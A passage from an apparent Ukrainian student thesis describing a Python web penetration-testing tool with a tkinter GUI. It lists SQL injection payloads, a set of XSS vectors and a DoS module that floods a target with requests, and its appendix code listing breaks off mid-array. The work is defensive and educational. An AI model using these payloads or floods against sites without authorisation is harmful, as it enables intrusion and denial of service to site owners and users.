3. Тестування на автоматизоване впровадження SQL-запитів:

a. Використання інструментів: Застосування автоматизованих інструментів, таких як sqlmap, для автоматичного пошуку та експлуатації SQL-ін'єкцій.

b. Налаштування інструментів: Налаштування параметрів інструментів для оптимізації пошуку вразливостей у конкретному веб-додатку.

c. Аналіз результатів: Інтерпретація результатів, отриманих від інструментів, для визначення наявності SQL-ін'єкцій та їхнього типу.

Тестування на SQL-ін'єкції на Python:

Python є популярною мовою програмування для розробки інструментів тестування на проникнення.

Переваги використання Python:

Простота використання: Python має простий і зрозумілий синтаксис, що робить його доступним для користувачів із різним рівнем підготовки.

Широкий спектр бібліотек: Існує безліч бібліотек Python, які можна використовувати для роботи з HTTP-запитами, опрацювання відповідей сервера та аналізу даних.

Гнучкість: Python дає змогу створювати як прості, так і складні інструменти тестування, адаптовані до конкретних завдань.

Тестування на XSS (Cross-Site Scripting) є важливою частиною розробки інструменту для автоматизованого тестування на проникнення.

Мета тестування на XSS:

- Визначити наявність XSS-вразливостей у веб-додатку.
- Виявити потенційні загрози, які можуть призвести до крадіжки cookie-файлів користувачів, перенаправлення користувачів на шкідливі сайти або навіть до виконання довільного коду на сервері.
- Розробити рекомендації щодо усунення XSS-вразливостей.

Методи тестування на XSS:

1. Тестування на відображену XSS:
   a. Вставка шкідливого JavaScript-коду в URL-адреси, поля введення і HTTP-запити.
   b. Аналіз відповідей сервера на наявність шкідливого JavaScript-коду.
   c. Перевірка можливості виконання шкідливого JavaScript-коду в браузері користувача.
2. Тестування на збережену XSS:
   a. Вставка шкідливого JavaScript-коду в базу даних або сховище на сервері.
   b. Завантаження шкідливого JavaScript-коду з сервера користувачем.
   c. Перевірка можливості виконання шкідливого JavaScript-коду в браузері користувача.

3. Тестування на міжсайтовий скриптинг (XSS) на стороні сервера:
4. Аналіз серверного коду для виявлення вразливостей, які можуть призвести до виконання шкідливого JavaScript-коду на сервері.
5. Використання інструментів для пошуку вразливостей XSS на стороні сервера.
6. Перевірка можливості виконання шкідливого JavaScript-коду на сервері.

Python є популярною мовою програмування для розробки інструментів тестування на проникнення.

Переваги використання Python:

Простота використання: Python має простий і зрозумілий синтаксис, що робить його доступним для користувачів із різним рівнем підготовки.

Широкий спектр бібліотек: Існує безліч бібліотек Python, які можна використовувати для роботи з HTTP-запитами, опрацювання відповідей сервера, аналізу JavaScript-коду та симуляції дій користувача.

Гнучкість: Python дає змогу створювати як прості, так і складні інструменти тестування, адаптовані до конкретних завдань.

2.3 Розробка моделі інструменту

Функціональна модель інструменту для автоматизованого тестування на проникнення на Python має містити модулі, які охоплюють усі етапи тестування, від сканування вразливостей до генерації звітів.

Модулі функціональної моделі:

1. Модуль сканування:

Функції:

- Сканування веб-сайту на наявність вразливостей SQL-ін'єкції, XSS, DDOS.
- Аналіз відповідей сервера для виявлення ознак вразливостей.
- Збереження результатів сканування в базу даних або файл.

Реалізація:

Можна використовувати бібліотеки Python для сканування вразливостей, такі як sqlmap, OWASP ZAP, Burp Suite.

Аналіз відповідей сервера може бути реалізований за допомогою регулярних виразів або бібліотек обробки HTML/XML.

Результати сканування можна зберегти в базу даних MongoDB, PostgreSQL, MySQL або у файл CSV/JSON.

2. Модуль управління:

Функції:

- Запуск і зупинка модулів інструменту.
- Налаштування параметрів сканування і генерації трафіку.
- Перегляд результатів сканування і звітів.

Реалізація:

Модуль управління можна реалізувати за допомогою графічного інтерфейсу користувача (GUI) на Python, наприклад, Tkinter, PyQt, Kivy.

Налаштування параметрів може бути реалізовано за допомогою вікон введення даних, списків, що випадають, і прапорців.

Результати сканування і звіти можна відображати в таблицях, списках і графіках.

3. Модуль логування:

Функції:

- Запис інформації про хід роботи інструменту в журнал.
- Відстеження помилок і винятків.
- Надання інформації для налагодження та аналізу.

Реалізація:

Можна використовувати стандартний модуль Python logging або сторонні бібліотеки, такі як Loguru, Coloredlogs.

Рівні логгування (DEBUG, INFO, WARNING, ERROR, CRITICAL) мають бути налаштовані для запису різних типів інформації.

Журнали слід зберігати у файлах для подальшого аналізу.

3. СТРУКТУРА ТА РЕАЛІЗАЦІЯ ПРОГРАМНОГО ПРОДУКТУ

3.1 Загальний опис програмного продукту

В рамках даної кваліфікаційної роботи було розроблено програмний продукт для автоматизованого тестування на проникнення до веб-сайтів. Він призначений для виявлення вразливостей у веб-додатках, таких як SQL-ін'єкції, міжсайтовий скриптинг (XSS) та відмова в обслуговуванні (DoS). (див. Рис. 3.1.1.1)



Рисунок 3.1 – Зовнішній вигляд інструменту

Інструмент має такі функціональні можливості:

- Сканування SQL-ін'єкції: Використовує зовнішній інструмент sqlmap для автоматизованого пошуку уразливостей SQL-ін'єкції у веб-застосунку.
- Сканування XSS: Застосовує власний набір векторів XSS та регулярні вирази для виявлення вразливостей XSS у веб-застосунку.
- Тестування на стійкість до DoS-атак: Імітує DoS-атаку, надсилаючи велику кількість запитів до веб-сайту, щоб оцінити його стійкість до перевантаження.

Програмний продукт володіє наступними перевагами:

- Універсальність: Може бути застосований до широкого кола веб-сайтів, незалежно від їх технологічної платформи або мови програмування.
- Надійність: Розроблений з використанням стійких до помилок модулів та бібліотек, а також має механізми обробки помилок та винятків.
- Зручність використання: Має простий у використанні графічний інтерфейс користувача (GUI), який дозволяє користувачеві легко вводити дані, вибирати типи тестування та переглядати результати.

Простота: Завдяки використанню лаконічного синтаксису мови Python та чіткої структури коду, програма легко читається, розуміється та модифікується.

Програмний продукт розроблений з використанням наступних технологій та інструментів:

Мова програмування: Python обрано мовою програмування завдяки її простоті, універсальності та широкому набору модулів та бібліотек. Python також має активну спільноту розробників, що робить його легким у вивченні та використанні.

Інструменти сканування: sqlmap використовується для сканування SQL-ін'єкції, а власний набір векторів XSS та регулярні вирази - для сканування XSS.

Бібліотеки: tkinter використовується для створення GUI, requests - для надсилання HTTP-запитів, bs4 - для обробки HTML-сторінок, multiprocessing - для паралельного виконання завдань, pandas - для роботи з даними, logging - для ведення журналів.

Інтегроване середовище розробки (IDE): Visual Studio Code використовується як IDE для Python.

Програмний продукт складається з наступних модулів:

Модуль penetration_test_tool.py:

Запускає GUI.

Отримує URL-адресу веб-сайту від користувача.

Викликає відповідні функції з модуля scanner.py для сканування SQL-ін'єкції, XSS та DoS.

Отримує результати сканування з модуля scanner.py.

Модуль scanner.py:

Містить функції для сканування SQL-ін'єкції, XSS та DoS.

Використовує sqlmap для сканування SQL-ін'єкції.

Застосовує власний набір векторів XSS та регулярні вирази для сканування XSS.

Імітує DoS-атаку, надсилаючи велику кількість запитів до веб-сайту.

Повертає результати сканування модулю main.py.

Модуль logger.py:

Записує інформаційні повідомлення, попередження та помилки у файл журналу.

Допомагає розробникам та користувачам відстежувати роботу програми та діагностувати проблеми.

Лістинг модулів наведено в Додатку А

3.2 Деталізація функціональних можливостей

Інструмент використовує власний набір векторів XSS та регулярні вирази для виявлення вразливостей XSS у веб-застосунку.

Набір векторів XSS:

Містить різні типи векторів XSS, таких як відбитий XSS, збережений XSS та DOM-based XSS.

Ці вектори вводяться у веб-запит або HTML-код веб-сторінки.

Якщо веб-застосунок не належним чином обробляє ці вектори, вони можуть бути виконані як JavaScript-код на стороні клієнта, що може призвести до крадіжки даних, дефейсу сайту або інших проблем з безпекою.

Регулярні вирази:

Використовуються для пошуку підозрілих фрагментів коду у HTML-відповідях веб-сайту.

Ці фрагменти коду можуть свідчити про наявність уразливостей XSS, навіть якщо вони не були виявлені за допомогою набору векторів XSS.

Регулярні вирази можна налаштувати для пошуку конкретних типів XSS-атак.

Інструмент імітує DoS-атаку, надсилаючи велику кількість запитів до веб-сайту протягом короткого проміжку часу. Це допомагає оцінити стійкість веб-сайту до перевантаження.

Метод тестування:

Інструмент надсилає одночасні HTTP-запити до веб-сайту.

Кількість запитів та тривалість атаки можна налаштувати користувачем.

Інструмент відстежує час відповіді веб-сайту та інші показники продуктивності.

Якщо веб-сайт не може впоратися з навантаженням, він може стати недоступним для інших користувачів.

Інструмент використовує власні функції та зовнішні інструменти (за бажанням) для виявлення уразливостей SQL-ін'єкції у веб-застосунку.

Метод тестування:

```
perform_sql_injection(target_url, payload):
```

Ця функція використовує список SQL-ін'єкційних payloads для надсилання GET-запитів до веб-сайту.

Наприклад, вона може спробувати ввести наступні payloads:

```
?id=-1' OR 1=1;--
?username=' OR 1=1;--
?password='123' OR 1=1;--
```

Функція аналізує HTTP-відповіді для ознак успішної ін'єкції.

Якщо ін'єкція успішна, відповідь може містити помилкибази даних або несподівані дані.

Функція записує потенційні уразливості до списку results.

Функція веде журнал подій та помилок, пов'язаних з тестуванням на SQL-ін'єкцію.

3.3 Реалізація програмного продукту

Програмний продукт розроблений з використанням наступних технологій та інструментів:

Мова програмування: Python обрано мовою програмування завдяки її простоті, універсальності та широкому набору модулів та бібліотек. Python також має активну спільноту розробників, що робить його легким у вивченні та використанні.

Бібліотеки: tkinter використовується для створення GUI, requests - для надсилання HTTP-запитів, bs4 - для обробки HTML-сторінок, multiprocessing - для паралельного виконання завдань, pandas - для роботи з даними, logging - для ведення журналів.

Інтегроване середовище розробки (IDE): Visual Studio Code використовується як IDE для Python.

Переваги вибору Python:

Простота: Python має лаконічний синтаксис, що робить його легким для вивчення та використання.

Універсальність: Python може використовуватися для розробки різноманітних програм, включаючи веб-застосунки, наукові обчислення та машинне навчання.

Широкий набір модулів та бібліотек: Існує безліч модулів та бібліотек Python для різних завдань, що робить його потужним інструментом для розробки програмного забезпечення.

Активна спільнота: Python має велику та активну спільноту розробників, що робить його легким для отримання допомоги та підтримки.

Код програми чітко структурований та поділений на модулі. Кожен модуль відповідає за певну функціональну область, що робить код легким для читання та розуміння.

Модулі програми:

- main.py: Цей модуль є точкою входу в програму. Він містить код для ініціалізації GUI та запуску тестування.

- scanner.py: Цей модуль містить функції для сканування SQL-ін'єкції, XSS та DoS.
- logger.py: Цей модуль містить функції для налаштування логування.

Використання сторонніх модулів та бібліотек:

Програмний продукт використовує безліч сторонніх модулів та бібліотек для виконання різних завдань. Це робить код більш компактним та лаконічним, а також дозволяє використовувати перевірені та надійні рішення.

- Tkinter: Це стандартна бібліотека Python для створення GUI в крос-платформних програмах.
- logging: Стандартна бібліотека Python для логування повідомлень у файли або на консоль.
- requests: Популярна бібліотека HTTP для надсилання запитів та отримання відповідей.
- Beautiful Soup: Бібліотека для аналізу та обробки HTML-документів.
- regex: Модуль для роботи з регулярними виразами.

Документація коду:

Код програми добре задокументований за допомогою коментарів. Коментарі пояснюють призначення коду та те, як він працює. Це робить код більш зрозумілим для інших розробників та полегшує його модифікацію.

3.4 Використання та тестування

Програмний продукт є простим у використанні та не потребує складних налаштувань. Він може бути встановлений та запущений на будь-якій системі Linux або Windows.

Інсталяція:

1. Завантажте код програми з GitHub-репозиторію.
2. Розпакуйте код на локальний комп'ютер.
3. Запустіть файл main.py з командного рядка.

Налаштування:

Користувач може налаштувати деякі параметри програми, такі як URL-адреса веб-сайту, який потрібно сканувати, та тип тестування, яке потрібно виконати.

Це можна зробити за допомогою GUI або конфігураційного файлу.

Програмний продукт був ретельно протестований за допомогою спеціального веб-додатку для проведення пентесту.

Методи тестування:

- Функціональне тестування: Перевірка того, чи правильно програма виконує всі свої функції.
- Тестування на проникнення: Використання програми для виявлення вразливостей у веб-сайтах.
- Навантажувальне тестування: Перевірка стійкості програми до навантаження.

Результати тестування:

Програмний продукт показав себе як надійний та простий інструмент для тестування на проникнення веб-сайтів.

Він зумів виявити широкий спектр уразливостей, включаючи SQL-ін'єкції, XSS та DoS.

Програмний продукт також показав хорошу стійкість до навантаження.

Програмний продукт має деякі обмеження, які слід враховувати при його використанні:

Він не може гарантувати, що виявить всі уразливості на веб-сайті.

Деякі уразливості можуть бути складними для виявлення за допомогою автоматизованих інструментів.

Програмний продукт може помилково позначити безпечні веб-сайти як уразливі.

У майбутньому програмний продукт можна розширити та покращити наступними способами:

Включити сканування на наявність вразливостей CSRF (Cross-Site Request Forgery): Це дозволить виявляти атаки, які змушують користувачів виконувати небажані дії на веб-сайті.

Інтегрувати сканування XXE (XML External Entity): Дасть можливість виявляти шкідливий код XML, що вставляється у веб-застосунок, який може призвести до витоку даних або виконання довільного коду.

Розширити сканування на інші типи вразливостей: Залежно від потреб та пріоритетів, можна додати сканування на Insufficient HTTP hardening, уразливості у файлах конфігурації, уразливості у компонентах веб-застосунку тощо. Розробити більш досконалі алгоритми сканування для підвищення точності та надійності.

Вдосконалити методи виявлення: Застосувати новітні техніки та алгоритми для більш точного та надійного виявлення вразливостей.

Знизити помилки: Мінімізувати кількість помилкових спрацьовувань, щоб зменшити час, витрачений на ручне дослідження.

Автоматизувати аналіз: Розробити алгоритми для автоматичного аналізу результатів сканування та пріоритезації виявлених вразливостей.

Переклад документації та інтерфейсу користувача: Перекласти документацію, навчальні матеріали та інтерфейс користувача на інші мови для охоплення ширшої аудиторії.

Підтримка регіональних особливостей: Враховувати регіональні особливості та стандарти при розробці програмного продукту та підготовці документації

Використання в реальних проектах:

Тестування на проникнення веб-сайтів перед їх публікацією: Виявлення та виправлення вразливостей на ранніх стадіях розробки веб-сайту для запобігання атакам.

Регулярного перевірки веб-сайтів на наявність вразливостей: Проведення періодичних сканувань для виявлення нових вразливостей, які могли з'явитися внаслідок оновлень або змін у конфігурації.

Зниження ризиків кібератак: Своєчасне виявлення та виправлення вразливостей може допомогти запобігти масштабним кібератакам, які можуть призвести до фінансових втрат, шкоди репутації та перебоїв у роботі.

Висновок:

Розроблений програмний продукт є простим та зручним інструментом для тестування на проникнення веб-сайтів. Він має широкий обраний набір функцій, простий у використанні та показав високу ефективність у тестуванні.

Цей програмний продукт може бути цінним активом для будь-якого веб-розробника, який проводить тестування на проникнення веб-сайту при його створені.

ВИСНОВОК

Розроблений програмний продукт є ефективним та зручним інструментом для автоматизованого тестування на проникнення веб-сайтів. Він володіє широким спектром функціональних можливостей, простий у використанні та продемонстрував високу ефективність у виявленні та скануванні вразливостей XSS, SQL-ін'єкцій та DoS-атак.

Основні результати роботи:

- Розроблено програмний продукт для автоматизованого тестування на проникнення веб-сайтів.
- Інструмент сканує веб-сайти на наявність вразливостей XSS, SQL-ін'єкцій та DoS-атак.
- Інструмент простий у використанні та має зручний графічний інтерфейс користувача.
- Інструмент ефективно виявляє базові уразливості веб-сайтів.
- Інструмент може бути використаний для тестування веб-сайтів перед їх публікацією, а також для регулярного перевірки веб-сайтів на наявність вразливостей.

Практичне значення:

Для будь-якого фахівця з кібербезпеки, який виконує тестування на проникнення на веб-сайтах, цей програмний продукт може стати цінним активом. Він може бути корисним для покращення безпеки веб-сайтів та захисту конфіденційних даних користувачів.

Подальший розвиток:

- Програмний продукт може бути розширений та покращений наступними способами:
- Включити сканування на наявність інших типів вразливостей, таких як CSRF та XXE.
- Розробити більш досконалі алгоритми сканування для підвищення точності та надійності.

- Автоматизувати аналіз результатів сканування та пріоритезацію виявлених вразливостей.
- Перекласти документацію та інтерфейс користувача на інші мови.
- Враховувати регіональні особливості та стандарти при розробці програмного продукту та підготовці документації.

Загалом, програмний продукт, що розробляється, стане цінним інструментом для покращення безпеки веб-сайтів. Він може допомогти фахівцям з кібербезпеки у виявленні та усуненні вразливостей, що може бути корисним для захисту веб-сайтів від кібератак.

Рекомендації для напрямку подальших досліджень:

- Дослідити методи автоматизованого аналізу результатів сканування та пріоритезації виявлених вразливостей.
- Розробити методи виявлення нових типів вразливостей.
- Дослідити методи тестування на проникнення мобільних додатків.
- Вивчити можливості використання машинного навчання для покращення точності та ефективності тестування на проникнення.

Отриманий програмний продукт має потенціал для покращення безпеки веб-сайтів та подальшого розширення функціоналу. Він допоможе зробити Інтернет безпечнішим місцем і буде широко використовуватися фахівцями з кібербезпеки.

ПЕРЕЛІК ПОСИЛАНЬ

1. Жук М. Автоматизація пентестингу веб-сайтів за допомогою мови Python. Матеріали Міжнародної науково-практичної конференції «Кіберпростір в умовах війни та глобальних викликів XXI століття: теорія та практика» (м. Одеса, 24 листопада 2023 р.). Одеса, 2023. с. 44-46.

2. Жук М. Захист баз даних. Інформаційне суспільство: проблеми та перспективи : матеріали IX Всеукр. наук.-практич. конф. (м. Одеса, 24 травня 2024 р.) / відп. ред. Н.І.Логінова. Одеса,2024, ДЕПОНОВАНО

3. Daniswara R. R., Sasmita G. M. A., Pratama I. The Testing for Information Gathering Using OWASP Testing Guide v4 (Case Study: Udayana University SIMAK-NG Application) //JITTER: Jurnal Ilmiah Teknologi dan Komputer. – 2020. – Т. 1. – №. 1.

4. Prasad P. Mastering modern Web penetration testing. – Packt Publishing Ltd, 2016.

5. Oriyano S. P. Penetration testing essentials. – John Wiley & Sons, 2016.

6. Buchanan C. et al. Python Web Penetration Testing Cookbook. – Packt Publishing Ltd, 2015.

7. Seitz J., Arnold T. Black Hat Python: Python Programming for Hackers and Pentesters. – No Starch Press, 2021.

8. Барибін О. І. Сучасні методології тестування на проникнення //ББК 32.971. 353я. – 2018. – С. 63.

9. Хожай В. О. DOS ТА DDOS-АТАКИ І ЯК ВІД НИХ ЗАХИСТИТИСЯ //Тези доповідей. – 2020. – С. 30.

10. Зозуляк О. О. ЯК АТАКИ ТИПУ SQL-ІН'ЄКЦІЇ ВПЛИВАЮТЬ НА БЕЗПЕКУ ВЕБ-САЙТІВ МЕРЕЖІ //Матеріали XV-ої Міжнародної науково-практичної конференції «Free and Open Source Software», Харків, 13-14 лютого 2024 р.– Харків: Харківський національний економічний університет імені Семена Кузнеця, 2024.–148 с. – С. 24.

11. Стах Т. В., Грицюк Ю. І. САМЫЕ РАСПРОСТРАНЁННЫЕ АТАКИ НА ВЕБ-ПРИЛОЖЕНИЯ //Міжнародний науковий журнал. – 2016. – №. 10-1. – С. 133-136.

12. Karaçay L. et al. Guarding 6G use cases: a deep dive into AI/ML threats in All-Senses meeting //Annals of Telecommunications. – 2024. – С. 1-15.
13. Zhang L. et al. A risk-level assessment system based on the STRIDE/DREAD model for digital data marketplaces //International Journal of Information Security. – 2022. – С. 1-17.
14. He T., Li Z. A model and method of information system security risk assessment based on MITRE ATT&CK //2021 2nd International Conference on Electronics, Communications and Information Technology (CECIT). – IEEE, 2021. – С. 81-86.
15. Gapon A. O., Fedorchenko V. M., Sievierinov O. V. Методи та засоби статичного та динамічного аналізу коду //Radiotekhnika. – 2023. – №. 212. – С. 7-13.
16. Джумаєв С. Розробка технології перевірки на уразливості web-ресурсів. – 2023.
17. Wear S. Burp Suite Cookbook: Practical recipes to help you master web penetration testing with Burp Suite. – Packt Publishing Ltd, 2018.
18. Ashari I. F. A. et al. Security Audit for Vulnerability Detection and Mitigation of UPT Integrated Laboratory (ILab) ITERA Website Based on OWASP Zed Attack Proxy (ZAP) //Jurnal JTIK (Jurnal Teknologi Informasi dan Komunikasi). – 2023. – Т. 7. – №. 1. – С. 24-34.
19. Calderon P. Nmap Network Exploration and Security Auditing Cookbook: Network discovery and security scanning at your fingertips. – Packt Publishing Ltd, 2021.
20. Rahalkar S. Metasploit for beginners. – Packt Publishing Ltd, 2017.
21. Baklizi M. et al. A technical review of SQL injection tools and methods: a case study of SQLMap //International Journal of Intelligent Systems and Applications in Engineering. – 2022. – Т. 10. – №. 3. – С. 75-85.
22. Blancaflor E. et al. Vulnerability Assessment on Cross-site scripting attack in a simulated E-commerce platform using BeEF and XSStrike //2023 13th International Conference on Software Technology and Engineering (ICSTE). – IEEE, 2023. – С. 1-6.
23. Regano L. et al. A Privacy-Preserving Approach for Vulnerability Scanning Detection //Proceedings of the Italian Conference on Cybersecurity (ITASEC 2024). – CEUR-WS, 2024.

24. Holm L. Cyber attacks & coercion in the digital era.: A qualitative case analysis of the North Korean cyber attack on Sony Pictures. – 2017.
25. Nath K. Evolution of the internet from web 1.0 to metaverse: The good, the bad and the ugly //TechRxiv Powered by IEEE, scholar. archive. org. – 2022. – С. 1-12.
26. Plachkinova M., Maurer C. Security breach at target //Journal of Information Systems Education. – 2018. – Т. 29. – №. 1. – С. 11-20.
27. Ross C. The latest attacks and how to stop them //Computer Fraud & Security. – 2018. – Т. 2018. – №. 11. – С. 11-14.
28. Magaña J., Olvera C. I., Lous P. How can we improve security against DDoS attacks? A case study: The DyN Attack in 2016. – 2019.
29. Atluri A. C., Tran V. Botnets threat analysis and detection //Information Security Practices: Emerging Threats and Perspectives. – 2017. – С. 7-28.

ДОДАТКИ

Додаток А: Лістинг модулів інструменту

penetration_test_tool.py:

```
# Імпорт необхідних модулів
import tkinter as tk
import scanner
import logger
import argparse
import re
import sys
from tkinter import filedialog, messagebox
from logger import setup_logger
from scanner import XSS_VECTORS

# Створення нового вікна Tkinter
root = tk.Tk()
root.title("Модуль сканирования веб-сайтов")
root.geometry("600x300")

# Створення об'єктів StringVar для зберігання цільової URL-адреси та
шляху до файлу журналу
target_url = tk.StringVar()
log_file = tk.StringVar(value="scan_results.log")

# Створення фрейму для введення URL-адреси
url_frame = tk.Frame(root)
url_frame.pack(pady=10)

# Створення мітки та запису для введення URL-адреси
url_label = tk.Label(url_frame, text="URL-адрес веб-сайта:")
url_label.pack(side=tk.LEFT)
url_entry = tk.Entry(url_frame, textvariable=target_url)
url_entry.pack(side=tk.LEFT, fill=tk.X, expand=True)

# Функція для перевірки URL-адреси
def isValidURL(url):
    regex = (
      r"^(http|https)://((?:www\.)?[a-zA-Z0-9@:%._\\+~#?&//=.-]+)"  #
Modified section
      r"(:\d+)?(/[^ ]*)?"
      r"#(/.*)?"
    )
    p = re.compile(regex)
    url = url.strip()
    if p.match(url):
        return True
    else:
        return False
```

```
# Функція збереження цільової URL-адреси
def save_target_url():
    url = target_url.get().strip()

    if not url or not isValidURL(url):
        messagebox.showerror("Ошибка", "Введите корректный URL-
адрес.")
        return

    target_url.set(url)

# Створення кнопки для збереження цільової URL-адреси
save_url_button = tk.Button(url_frame, text="Сохранить",
command=save_target_url)
save_url_button.pack(side=tk.LEFT)

# Створення рамки для параметрів сканування
scan_options_frame = tk.Frame(root)
scan_options_frame.pack(pady=10)

# Створення змінних для зберігання стану прапорців
sql_injection_checkbox = tk.IntVar()
xss_checkbox = tk.IntVar()
dos_checkbox = tk.IntVar()

# Створення прапорців для параметрів сканування
sql_injection_option = tk.Checkbutton(root, text="SQL-ін'єкція",
variable=sql_injection_checkbox)
sql_injection_option.pack()

xss_option = tk.Checkbutton(root, text="XSS", variable=xss_checkbox)
xss_option.pack()

dos_option = tk.Checkbutton(root, text="DoS-атака",
variable=dos_checkbox)
dos_option.pack()

# Створення рамки для введення тривалості DoS
dos_duration_frame = tk.Frame(scan_options_frame)
dos_duration_frame.pack(pady=5)

# Створення мітки для введення тривалості DoS
dos_duration_label = tk.Label(dos_duration_frame,
text="Продолжительность DOS (сек):")
dos_duration_label.pack(side=tk.LEFT)

# Функція для встановлення тривалості DoS
def set_dos_duration(scan_options, dos_duration_entry,
set_dos_duration_button):
  # Отримання значення тривалості DoS з поля введення
  try:
```

```
    dos_duration = int(dos_duration_entry.get())
    if dos_duration > 0:
      scan_options["dos_duration"] = dos_duration
       # Оновлення тексту кнопки для відображення нової тривалості
      set_dos_duration_button.config(text=f"Установить
({dos_duration} сек)")
    else:
      messagebox.showerror("Ошибка", "Продолжительность DOS должна
быть положительным числом.")
  except ValueError:
    messagebox.showerror("Ошибка", "Введено недопустимое значение
продолжительности DOS.")

# Створення поля введення для тривалості DoS
dos_duration_entry = tk.Entry(dos_duration_frame)
dos_duration_entry.pack(side=tk.LEFT)

# Створення кнопки для встановлення тривалості DoS
set_dos_duration_button = tk.Button(dos_duration_frame,
text="Установить", command=lambda: set_dos_duration(scan_options,
dos_duration_entry, set_dos_duration_button))
set_dos_duration_button.pack(side=tk.LEFT)

# Створення рамки для файлів
files_frame = tk.Frame(root)
files_frame.pack(pady=10)

# Створення мітки для файлу журналу
log_file_label = tk.Label(files_frame, text="Файл лога:")
log_file_label.pack(side=tk.LEFT)

# Створення поля введення для файлу журналу
log_file_entry = tk.Entry(files_frame, textvariable=log_file)
log_file_entry.pack(side=tk.LEFT, fill=tk.X, expand=True)

# Функція для вибору файлу журналу
def select_log_file():
  global log_file
  filename = filedialog.asksaveasfilename(title="Выберите файл лога",
filetypes=[("Лог файл", "*.log")])
  if filename:
    log_file.set(filename)

# Створення кнопки для вибору файлу журналу
select_log_file_button = tk.Button(files_frame, text="Выбрать",
command=select_log_file)
select_log_file_button.pack(side=tk.LEFT)

# Отримання шляху до файлу журналу
log_file_path = log_file.get()
# Налаштування журналу
```

```
logger = setup_logger(log_file_path)

# Створення рамки для кнопки запуску
start_frame = tk.Frame(root)
start_frame.pack(pady=20)

# Створення словника для параметрів сканування
scan_options = {
    "sql_injection": sql_injection_checkbox.get(),
    "xss": xss_checkbox.get(),
    "dos": dos_checkbox.get(),
    "xss_vectors": scanner.XSS_VECTORS,
    "dos_duration": 60
    }

# Функція для запуску сканування
def start_scan():
    global target_url
    # Закриття GUI та виконання сканування за допомогою аргументів
командного рядка
    root.destroy()

    target_url_value = target_url.get()
    sys.argv = ['penentration_test_tool.py', '-u', target_url_value]

    # Розбір аргументів командного рядка за допомогою argparse
    parser = argparse.ArgumentParser()
    parser.add_argument("-u",   "--url",   help="URL-адрес   целевого
сайта", required=True)
    args = parser.parse_args()

    # Використання args.url замість повторного присвоєння target_url
    target_url = args.url

    # Виконання сканування
    scan_results = {'sql_injection': None, 'xss': None, 'dos': None,
'target_url': target_url}  # Ініціалізація scan_results
    try:
        if sql_injection_checkbox.get():
            scan_results['sql_injection']                          =
scanner.perform_sql_injection(target_url, logger)
        if xss_checkbox.get():
            scan_results['xss']    =    scanner.scan_xss([target_url],
XSS_VECTORS, logger)
        if dos_checkbox.get():
            scan_results['dos'] = scanner.run_dos_attack(target_url,
scan_options["dos_duration"], logger)
    except Exception as e:
        print(f"Ошибка сканирования: {e}")

    print("Сканирование завершено.")
```

```
# Створення кнопки для запуску сканування
start_button = tk.Button(text="Запустить сканирование",
command=start_scan)
start_button.pack()

# Запуск циклу подій Tkinter
root.mainloop()
```

scanner.py:

```
# Імпорт необхідних модулів
import requests
import time
from bs4 import BeautifulSoup
from multiprocessing.dummy import Pool as ThreadPool

# Список векторів для XSS атак
XSS_VECTORS = [
    # Загальні вектори XSS
    "<script>",
    "<script>alert(1)</script>",
    "<img src=x onerror='alert(1)'>",
    "<body onload=alert(1)>",
    "<a href=javascript:alert(1)>",
    "<iframe src=javascript:alert(1)>",
    "<form action=javascript:alert(1) method=post>",
    "<embed src=javascript:alert(1) type=application/x-shockwave-
flash>",
    "<object data=javascript:alert(1) type=application/x-shockwave-
flash>",
    "<svg onload=alert(1)>",
    "<math onload=alert(1)></math>",

    # Вектори відображення XSS
    "$value<script>alert(1)</script>",
    "$value<img src=x onerror='alert(1)'>",
    "$value<body onload=alert(1)>",
    "$value<a href=javascript:alert(1)>",
    "$value<iframe src=javascript:alert(1)>",
    "$value<form action=javascript:alert(1) method=post>",
    "$value<embed src=javascript:alert(1) type=application/x-
shockwave-flash>",
    "$value<object data=javascript:alert(1) type=application/x-
shockwave-flash>",
    "$value<svg onload=alert(1)>",
    "$value<math onload=alert(1)></math>",

    # Вектори XSS, засновані на DOM
    "<div onclick=alert(1)>",
```

```
    "<button onclick=alert(1)>",
    "<input type=button value=Click onclick=alert(1)>",
    "<input      type=text      onfocus=alert(1)      onblur=alert(1)
onchange=alert(1)       onkeydown=alert(1)       onkeypress=alert(1)
onkeyup=alert(1)>",
    "<textarea  onfocus=alert(1)  onblur=alert(1)  onchange=alert(1)
onkeydown=alert(1) onkeypress=alert(1) onkeyup=alert(1)></textarea>",

    # Міжсайтовий скриптинг з JSON
    '{"data": "<script>alert(1)</script>"}',
    '{"data": ["<script>alert(1)</script>"]}',
    '{"data": {"inner": "<script>alert(1)</script>"}}',

